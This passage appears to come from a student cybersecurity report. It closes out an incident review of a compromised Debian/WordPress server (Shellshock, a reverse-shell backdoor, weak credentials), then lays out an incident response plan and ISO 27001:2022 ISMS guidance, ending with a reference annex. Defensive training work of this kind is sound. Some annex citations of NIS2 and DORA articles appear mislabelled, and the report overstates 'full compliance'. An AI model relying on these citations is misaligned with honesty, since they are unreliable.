Further compounding the breach were fundamental security misconfigurations:

- Weak and default credentials for both system (debian:123456) and database (wordpressuser:123456) accounts.
- World-writable permissions (777) granted to the entire web directory, allowing unauthorized file modifications.
- Anonymous FTP access, providing an unnecessary and unsecured data channel.
- Exposed sensitive information, including legacy database credentials in /etc/mysql/debian.cnf and plaintext SQL commands in .mysql_history.
- Missing traditional logs, replaced by systemd journals that required specialized queries to analyze, hindering immediate detection.

Remediation Outcomes

- The remediation phase successfully neutralized all identified threats and established a robust security posture:
- Threat Eradication: The reverse shell backdoor was removed, its associated systemd service was deleted, and all weak user accounts were purged from the database.
-
- System Hardening: All software packages were updated to patched versions. The UFW firewall was implemented, blocking insecure ports (21) and restricting SSH

access to the local subnet. WordPress file permissions and ownership were restored to secure defaults.
- Continuous Monitoring: The deployment of Wazuh provides real-time SIEM and XDR capabilities, enabling centralized log analysis, threat detection, and alerting. The installation of ClamAV and rkhunter adds layers of defense against malware and rootkits.

Key Aspects that made this possible

This case underscores several non-negotiable principles of information security:

- Patching is Paramount: The exploitation of the years-old ShellShock vulnerability demonstrates that unpatched systems remain low-hanging fruit for attackers.
- Least Privilege is Essential: World-writable permissions and accounts with excessive privileges are direct invitations to compromise.
- Persistence Mechanisms are Sophisticated: Attackers no longer rely on simple scripts; they corrupt legitimate system tools to blend in, as seen with the Unicode injection into cron jobs.
- Visibility is Non-Negotiable: Without comprehensive logging and monitoring (now provided by Wazuh), malicious activity can go undetected for extended periods.
- Open Source Empowers Security: From the forensic tools used to investigate (Autopsy) to the hardening tools deployed (Wazuh, ClamAV, UFW), open-source software provided the transparency, flexibility, and power necessary to fully understand and secure the system without vendor lock-in.

Final Statement

The compromised Debian system has been successfully restored to a secure state.

The combination of technical controls, firewalls, monitoring agents, antivirus, with a formal governance framework ensures that this system, and by extension the organization, is resilient against future attacks.

Was this avoidable? Definitely, there are multiple failed login attempts inside the Journalctl, which would have triggered the alarm if any SIEM agent was developed. The existence of Open Source software and the fact that they are still under legal usage thanks to their GLU agreement, remove the money investment straight outta the equation.

It took just a few hours to fully patch the machine, updates, fixing the corrupted files, etc. But it took days to discover what actually happened to the machine.

“Saving Time” or money could have caused a major loss not only money wise, but also clients trust, production time, etc…

The incident serves as a powerful reminder that security is not a destination but a continuous cycle of identifying risks, protecting assets, detecting threats, responding effectively, and recovering smarter. Security is a long term race, but must be performed slowly, with steady steps

INCIDENT RESPONSE PLAN AND ISMS (MANAGED SECURITY – ISO 27001:2022)

Project Objective
Develop a formal Incident Response Plan and establish the foundations for an Information Security Management System (ISMS) fully aligned with ISO/IEC 27001:2022. This includes implementing data protection measures (secure backups, encryption, DLP) and adopting the new incident response lifecycle from NIST CSF 2.0 (Detect, Respond, Recover) . The goal is to evolve from an ad-hoc reaction to incidents toward a structured, preventive, and continuously improving approach, incorporating the 11 new controls from ISO 27001:2022 Annex A .

1st Creating the Incident Response Plan (Based on NIST CSF 2.0 and SP 800-61 Rev. 3)

Updated Reference Framework: The previous version was based on the 4-phase cycle of NIST SP 800-61 Rev. 2. Revision 3 (finalized in 2024) and CSF 2.0 simplify the incident lifecycle into three core phases: Detect, Respond, and Recover. Preparation activities are now considered part of the broader Govern, Identify, and Protect functions, which form the foundation upon which effective response is built .

Below is the updated plan reflecting this new paradigm:

Phase 0: Govern, Identify, and Protect (The Foundation for Response)
Before an incident occurs, the organization must establish a solid risk management foundation.

Govern:
Establish an information security policy approved by management that includes commitment to incident response.

Define the responsibility framework and the organization's risk tolerance .

Identify:
Maintain an updated inventory of critical information assets (hardware, software, data, people).

Conduct periodic risk assessments to understand specific threats and vulnerabilities .

Protect:
Implement proactive safeguards. This includes:

- Access Controls: Based on the principle of least privilege and with multi-factor authentication (MFA) .

- Training and Awareness: Ongoing programs so personnel can recognize and report incidents (such as phishing) .

- Technical Security: Firewalls, network segmentation (VLANs by information classification), data encryption, and DLP (Data Loss Prevention) solutions .

- Response Team (CSIRT): Form the team with clearly defined roles and responsibilities (Coordinator, Security Technicians, Communications, Legal, HR). Establish service level agreements (SLAs) with external providers if necessary .

Phase 1: Detect

Objective: Identify and analyze security events in a timely and accurate manner.

Detection Sources:

- Continuous Monitoring: Implement SIEM (Security Information and Event Management) and EDR (Endpoint Detection and Response) solutions to correlate logs and detect anomalous behaviors .

- Network Monitoring: Use Network Traffic Analysis (NTA) tools to identify lateral movement, communications with C2 (Command and Control), or data exfiltration.

- User Reports: Establish a clear channel (e.g., an email address like incidents@organization.com) for employees to report suspicious activities (e.g., phishing emails, unusual slowdowns) .

Analysis and Classification:

- Incident Confirmation: Verify whether an alert constitutes a real incident (rule out false positives).

- Severity Classification: Assign a priority (High, Medium, Low) based on the potential impact on the confidentiality, integrity, and availability of information and critical business processes .

- Internal Notification: Activate the initial communication protocol to the CSIRT and management, according to severity .

Phase 2: Respond

Objective: Contain and eradicate the threat, and communicate the incident effectively.

Containment:

- Immediate: Isolate affected systems from the network (physical disconnection, quarantine VLAN) to prevent propagation, especially in ransomware cases .

- Evidence Preservation: Before shutting down systems, capture volatile memory and necessary logs for forensic analysis, balancing the need for rapid containment with evidence preservation .

Eradication:

- Threat Removal: Clean malware, close backdoors, and remove malicious artifacts from affected systems.

- Patching and Hardening: Apply security patches to correct exploited vulnerabilities. Harden security configurations on all similar systems to prevent reinfection .

Communication:

- Internal: Keep management and key employees informed about the incident status and ongoing actions.

- External: Notify customers, partners, and regulatory authorities (e.g., data protection agencies) as required by applicable legislation (e.g., GDPR, personal data breach notification) . Designate a single spokesperson for communication with media and the public.

Phase 3: Recover

Objective: Restore normal operations safely and communicate resolution.

System Restoration:

- Recover systems and data from clean and verified backups, following the 3-2-1 rule (3 copies, 2 different media, 1 copy offline/off-site) .

- Verify the integrity and functionality of restored systems before putting them into production.

- Enhanced Monitoring: Once recovered, intensively monitor systems for a period to ensure the threat has not reappeared .

- Incident Closure Communication: Inform internal and external stakeholders that service has been restored and the incident has been resolved.

Phase 4: Continuous Improvement

Objective: Learn from the incident to strengthen the overall security posture.

- Lessons Learned Meeting: Convene the CSIRT and other stakeholders to analyze what happened, what was done well, what was done poorly, and what can be improved .

- Post-Mortem Report: Formally document the incident, including the timeline, impact, response actions, and lessons learned.

- Plan and Controls Update: Incorporate lessons learned to update the incident response plan, security policies, risk assessment, and selected technical controls. This feedback cycle is fundamental in CSF 2.0, where lessons learned feed all functions (Govern, Identify, Protect, Detect, Respond, and Recover) .

2nd Development of Detailed Procedures (Playbooks)

For an effective response, it is crucial to have playbooks or standardized operating procedures for specific incident types. These procedures should be annexed to the main plan and detail concrete steps.

Identification Procedure (Detection):

Scenario A (Ransomware): EDR alert for mass file encryption process. Confirm the incident, identify the affected machine, determine the ransomware variant (if possible), and immediately isolate the equipment.

Scenario B (Web Server Intrusion): WAF or IDS/IPS alert. Review web server and application logs for attack patterns (SQLi, XSS). Preserve logs and a system image for forensic analysis.

Scenario C (Loss of Corporate Device): Employee report. Activate remote wipe of the device (if supported) and change passwords for accounts accessible from it.

Immediate Containment Procedure:

Rapid Action Checklist:

- Isolate Network: Disconnect the network cable or shut down the virtual interface. Alternatively, move the host to a "quarantine VLAN."
- Disable Credentials: Block user accounts suspected of being compromised.
- Capture Evidence (if safe): Perform a memory capture and collect local logs before shutting down the system.
- Decide on Shutdown: In case of active ransomware, shut down the equipment immediately to stop encryption. In case of a silent attacker, consider keeping it on but isolated for monitoring.

Eradication Procedure:

For Malware on a Server:

- Run analysis with tools like rkhunter or chkrootkit to detect rootkits.
- As a safer measure, format the server and reinstall the operating system from a trusted source.
- Restore data and applications from clean backups.
- Change all passwords that may have been compromised (server, databases, service accounts).

- Review connected systems for lateral movement.

Recovery Procedure:

Restoration from Backup:

- Identify the most recent and clean backup (verify its integrity and that it is not encrypted).
- Restore data in a secure environment (new server or VM).
- Apply all necessary security patches before connecting the system to the production network.
- Perform functionality tests to ensure the application/service operates correctly.
- Reintroduce the system to the production network gradually and under intensive monitoring for the first few days.

3rd Implementation of Data Protection Mechanisms (ISO 27001:2022 Annex A Controls)

Data protection is materialized through the implementation of specific controls from the ISO 27001:2022 Annex A, organized into four categories .

Secure Backup Policy (Control A.8.13 - Information backup):

Definition: Establish a policy defining backup frequency (daily, weekly), retention period, and, crucially, the storage of at least one copy offline or immutable. This is vital for protection against ransomware, which often encrypts connected backups .

Periodic Testing: Conduct restoration drills at least quarterly to verify backup integrity and process effectiveness.

Backup Encryption (A.8.24): Backups must be encrypted, either at the storage destination or through the backup tool, to protect information if media is stolen or accessed without authorization .

Sensitive Data Encryption (Control A.8.24 - Use of cryptography):

Data in Transit: Implement TLS 1.2/1.3 for all web communications, VPN for remote access, and secure protocols like SFTP/SSH for file transfer .

Data at Rest: Encrypt full disks (Full Disk Encryption) on laptops and servers. At the database level, encrypt sensitive fields (such as credit card numbers or personal data) using column-level encryption or tablespace encryption .

Key Management: Establish a Key Management System (KMS) defining secure processes for cryptographic key generation, storage, rotation, and destruction .

Access Control and Identity Management (Control A.5.15 - Access control, and A.8.5 - Secure authentication):

- **Principle of Least Privilege (PoLP):** Ensure each user and service has only the strictly necessary permissions to perform their function .

- **Multi-Factor Authentication (MFA):** Implement MFA for all remote access, privileged accounts (administrators), and preferably for all personnel .

- **Access Management:** Use a centralized directory (e.g., Active Directory, LDAP) to manage the identity lifecycle (onboarding, changes, offboarding) and conduct periodic access rights reviews .

- **Segregation of Duties**: Prevent a single person from having complete control over a critical process without supervision.

Integrity Protection (Control A.8.15 - Logging):

Implement File Integrity Monitoring (FIM) tools, such as Tripwire or AIDE, which alert on unauthorized changes to critical system or configuration files.

Data Loss Prevention (DLP) - (Control A.8.12 - Data leakage prevention):

Information Classification: Define sensitivity levels (Public, Internal, Confidential, Restricted). This is a fundamental step, as DLP policies are applied based on data classification .

DLP Tools: Implement DLP solutions at key points:

- **Endpoint DLP:** On workstations to control copying to USB devices, printing, or cloud uploads.

- **Network DLP:** To inspect email and web traffic for unencrypted sensitive information.

- **Cloud DLP (CASB):** To monitor and control the use of cloud applications (SaaS) .

- **Rules and Alerts:** Configure rules that identify sensitive data patterns (credit card numbers, personal data patterns, intellectual property) and can block transmission or generate alerts for investigation.

4th Integration with ISO 27001:2022 ISMS

Implementing an ISMS according to ISO 27001:2022 requires a structured, risk-based approach. Here, all previous steps are integrated.

Management Commitment and Scope (Clauses 4 and 5): Define the ISMS scope (e.g., entire organization, specific department, cloud service). Top management must demonstrate leadership and commitment by approving the security policy and allocating necessary resources .

Information Security Policies (A.5.1): Draft a top-level security policy reflecting management's commitment to information protection and establishing general objectives. Develop specific policies that elaborate on this framework, such as the access control policy (A.5.15) , acceptable use policy (A.5.10), information classification policy (A.5.12), and incident management policy (integrating the NIST CSF 2.0 plan) .

Risk Assessment and Evaluation (Clause 6.1.2): The heart of the ISMS. Following ISO 27005 methodology:

Identify information assets and their associated risks (threats and vulnerabilities).
Analyze risks, assessing the likelihood of occurrence and potential impact on the confidentiality, integrity, and availability of information.
Evaluate risks, comparing them against established risk acceptance criteria and prioritizing them for treatment .

Risk Treatment (Clause 6.1.3) and Statement of Applicability (SoA):

For each prioritized risk, decide the treatment option: modify (mitigate), retain (accept), avoid, or share (transfer) .

For risks to be mitigated, select applicable controls from ISO 27001:2022 Annex A. The standard now has 93 controls grouped into 4 themes: Organizational (A.5), People (A.6), Physical (A.7), and Technological (A.8) .

Prepare the Statement of Applicability (SoA) , a fundamental document listing all 93 Annex A controls, indicating for each whether it is applicable or not, and justifying inclusion or exclusion. For applicable ones, detail how they are implemented and their current status .

Control and Procedure Implementation: Put selected controls into practice. This is where playbooks from Step 2, DLP tools, encryption, EDR, etc., are implemented.

Monitoring and Continuous Improvement (PDCA Cycle - Clauses 9 and 10):

Check: Conduct periodic internal audits (Clause 9.2) to ensure controls function as intended. Establish Key Performance Indicators (KPIs) , such as Mean Time to Detect

(MTTD) and Mean Time to Respond (MTTR) to incidents, or the percentage of systems with up-to-date patches.

Act: Management must periodically review the ISMS (Clause 9.3) to ensure its continuing suitability, adequacy, and effectiveness. Based on audit results, incident analysis, and reviews, take corrective actions and implement continuous improvements (Clause 10) .

Step 5: Data Loss Prevention (DLP) Recommendations - Control A.8.12

To specifically address data leakage prevention, a DLP strategy must be formalized as part of the technological control A.8.12 .

Information Classification (Control A.5.12): This is the indispensable prerequisite. Define labels such as: Public, Internal, Confidential, Restricted. Automate document labeling where possible.

DLP Recommendation:

DLP Policies and Rules: Create rules based on classification and content.

Example 1: "Block emails containing files classified as 'Confidential' to free email domains (gmail.com, yahoo.com)."

Example 2: "Alert and log when attempting to copy more than 100 records from a customer database to a USB device."

Logging and Alerts: Configure DLP to log all attempts (blocked or allowed) and alert the security team to investigate potential data leakage incidents or insider threat behaviors.

Education: Use DLP warnings as training moments. A message like "You have attempted to send sensitive information. Are you sure you need to? If so, use the approved encryption process." educates the user and reinforces policy.

Conclusion and References

This report successfully establishes a comprehensive Information Security Management System (ISMS) aligned with ISO 27001:2022 and an Incident Response Plan following NIST CSF 2.0. The organization has transitioned from reactive, ad-hoc security measures to a proactive, risk-based, and continuously improving security posture.

Key Achievements

Area	Outcome
Incident Response	Formal plan with clear roles, playbooks for ransomware, web intrusions, and device loss
ISMS Foundation	Defined scope, risk assessment (ISO 27005), Statement of Applicability covering all 93 controls
Data Protection	3-2-1 backup rule, encryption (data at rest/in transit), DLP (Control A.8.12), MFA, least privilege
Continuous Improvement	PDCA cycle embedded, KPIs defined, management reviews and internal audits scheduled

Structured Response: Replaced improvisation with NIST-aligned Detect-Respond-Recover lifecycle.

Risk-Based Security: Controls selected based on actual risks, not generic checklists.

Enhanced Resilience: Protection against ransomware, data breaches, and insider threats.

Regulatory Alignment: Full compliance with ISO 27001:2022, GDPR, and sector-specific requirements.

Security Culture: Organization-wide awareness, management-led commitment.

Annex

Information Sources and Exploited Tools

Autopsy

Autopsy: User Documentation.
https://sleuthkit.org/autopsy/docs/user-docs/4.22.0/
Udemy: Become a Digital Forensics Investigator with Autopsy.
https://www.udemy.com/course/become-a-digital-forensics-investigator-with-autopsy/learn/lecture/32971720?start=0#overview

Nmap

Nmap: Documentation/Nmap Reference Guide.
https://nmap.org/docs.html

Gobuster

Gobuster Repository.
https://github.com/OJ/gobuster

Systemd
Debian: Service Information.
https://manpages.debian.org/trixie/systemd/systemd.service.5.en.html

Netcat
Debian: Package: netcat-openbsd (1..219-1).
https://packages.debian.org/bookworm/netcat-openbsd

OpenSSH
Open SSH: Manual Pages.
https://www.openssh.org/manual.html

Wordpress
Wordpress: Learn WordPress.
https://wordpress.org/download/releases/

MySQL/MariaDB
Dev MySQL: Reference Manual.
https://dev.mysql.com/doc/

UFW
Debian: Sources Deian Package ufw.
https://sources.debian.org/src/ufw/

ClamAV
ClamAV: Documentation.
https://www.clamav.net/

RKHunter
SourceForge: RootKit Hunter
https://rkhunter.sourceforge.net/

Reverse Shell Generator
https://www.revshells.com/

Wazuh
Wazuh: Documentation
https://documentation.wazuh.com/current/
4Geeks: Blue Team on the Machine
https://4geeks.com/syllabus/spain-cs-pt-11/read/edr-cybersecurity
https://4geeks.com/syllabus/spain-cs-pt-11/read/wazuh-siem-and-edr-for-cybersecurity
https://4geeks.com/syllabus/spain-cs-pt-11/project/wazuh-configuration-as-endpoint-detection-and-response
4Geeks: SIEM
https://4geeks.com/syllabus/spain-cs-pt-11/project/learn-how-to-configure-and-use-wazuh-as-siem

System
GNU: Coreutils
https://www.gnu.org/software/coreutils/manual/
Advanced Package Tool: WikiDebian apt
https://wiki.debian.org/Apt
Debian: Packages and Notes
https://www.debian.org/distrib/packages

Regulation Sources

ISO/IEC Standards
ISO/IEC 27001:2022

- Clause 4.3 – Determining the scope of the information security management system
- Clause 5.1 – Leadership and commitment
- Clause 6.1.2 – Information security risk assessment
- Clause 6.1.3 – Information security risk treatment
- Clause 6.2 – Information security objectives and planning to achieve them
- Clause 7.4 – Communication
- Clause 8.1 – Operational planning and control
- Clause 9.2 – Internal audit
- Clause 9.3 – Management review
- Clause 10.2 – Nonconformity and corrective action

Annex A – Information security controls reference
Link: https://www.iso.org/standard/27001

ISO/IEC 27002:2022

- Control 5.7 – Threat intelligence
- Control 5.15 – Access control
- Control 5.16 – Identity management
- Control 5.17 – Authentication information
- Control 5.23 – Information security for use of cloud services
- Control 5.30 – ICT readiness for business continuity
- Control 8.1 – User endpoint devices
- Control 8.5 – Secure authentication
- Control 8.7 – Protection against malware
- Control 8.8 – Management of technical vulnerabilities
- Control 8.11 – Data masking
- Control 8.12 – Data leakage prevention
- Control 8.13 – Information backup
- Control 8.15 – Logging
- Control 8.16 – Monitoring activities
- Control 8.20 – Networks security
- Control 8.22 – Segregation of networks
- Control 8.23 – Web filtering

- Control 8.24 – Use of cryptography
- Control 8.28 – Secure coding

Link: https://www.iso.org/standard/75652.html

ISO/IEC 27005:2022

Full Standard. Guidance on managing information security risks
Link: https://www.iso.org/standard/80585.html

NIST Publications

NIST Cybersecurity Framework 2.0

- Function: GOVERN (GV), Establish and monitor the organization's cybersecurity risk management strategy, expectations, and policy.
- Function: IDENTIFY (ID), Understand the organization's current cybersecurity risks .
- Function: PROTECT (PR), Use safeguards to prevent or reduce cybersecurity risk .
- Function: DETECT (DE), Find and analyze possible cybersecurity attacks and compromises .
- Function: RESPOND (RS), Take action regarding a detected cybersecurity incident.
- Function: RECOVER (RC), Restore assets and operations that were impacted by a cybersecurity incident

Link: https://www.nist.gov/cyberframework

NIST Special Publication 800-61 Rev. 3

- Section 2.1 – Prepare for incident response
- Section 2.2 – Detect and analyze events
- Section 2.3 – Contain, eradicate, and recover
- Section 2.4 – Post-incident activity

Link: https://csrc.nist.gov/pubs/sp/800/61/r3/final

NIST Special Publication 800-53 Rev. 5

- Control AC-2 – Account Management
- Control AC-3 – Access Enforcement
- Control IA-2 – Identification and Authentication (Organizational Users)
- Control SC-8 – Transmission Confidentiality and Integrity
- Control SC-28 – Protection of Information at Rest
- Control AU-2 – Event Logging
- Control AU-3 – Content of Audit Records
- Control AU-6 – Audit Review, Analysis, and Reporting
- Control SI-4 – System Monitoring
- Control CP-9 – Information System Backup

- Control CP-10 – Information System Recovery and Reconstitution

Link: https://csrc.nist.gov/publications/detail/sp/800-53/rev-5/final

NIST Special Publication 800-30 Rev. 1

- Section 2.3 – Step 1: Prepare for Assessment
- Section 2.4 – Step 2: Conduct Assessment
- Section 2.5 – Step 3: Communicate Assessment Results
- Section 2.6 – Step 4: Maintain Assessment

Link: https://csrc.nist.gov/publications/detail/sp/800-30/rev-1/final

EU Regulations

GDPR (General Data Protection Regulation)

- Article 5 – Principles relating to processing of personal data
- Article 6 – Lawfulness of processing
- Article 9 – Processing of special categories of personal data
- Article 32 – Security of processing
- Article 33 – Notification of a personal data breach to the supervisory authority
- Article 34 – Communication of a personal data breach to the data subject

Link: https://eur-lex.europa.eu/eli/reg/2016/679/oj

NIS2 Directive (Directive (EU) 2022/2555)

- Article 18 – Cybersecurity risk-management measures
- Article 20 – Reporting obligations
- Article 21 – Use of European cybersecurity certification schemes
- Article 34 – Penalties

Link: https://eur-lex.europa.eu/eli/dir/2022/2555

DORA (Digital Operational Resilience Act) - Regulation (EU) 2022/2554

- Article 9 – Information and communication technology (ICT) risk management framework
- Article 11 – Protection, prevention, detection, response and recovery
- Article 12 – Testing of ICT systems
- Article 28 – Oversight framework for critical ICT third-party service providers
- Article 50 – Administrative penalties and remedial measures

Link: https://eur-lex.europa.eu/eli/reg/2022/2554

Certification Bodies Guidance

International Accreditation Forum (IAF) Mandatory Document for Transition

- IAF MD 26:2022 – Transition requirements for ISO/IEC 27001:2022
- Section 5 – Transition timing (certifications must transition by October 31, 2025)

Link: https://iaf.nu/en/documents/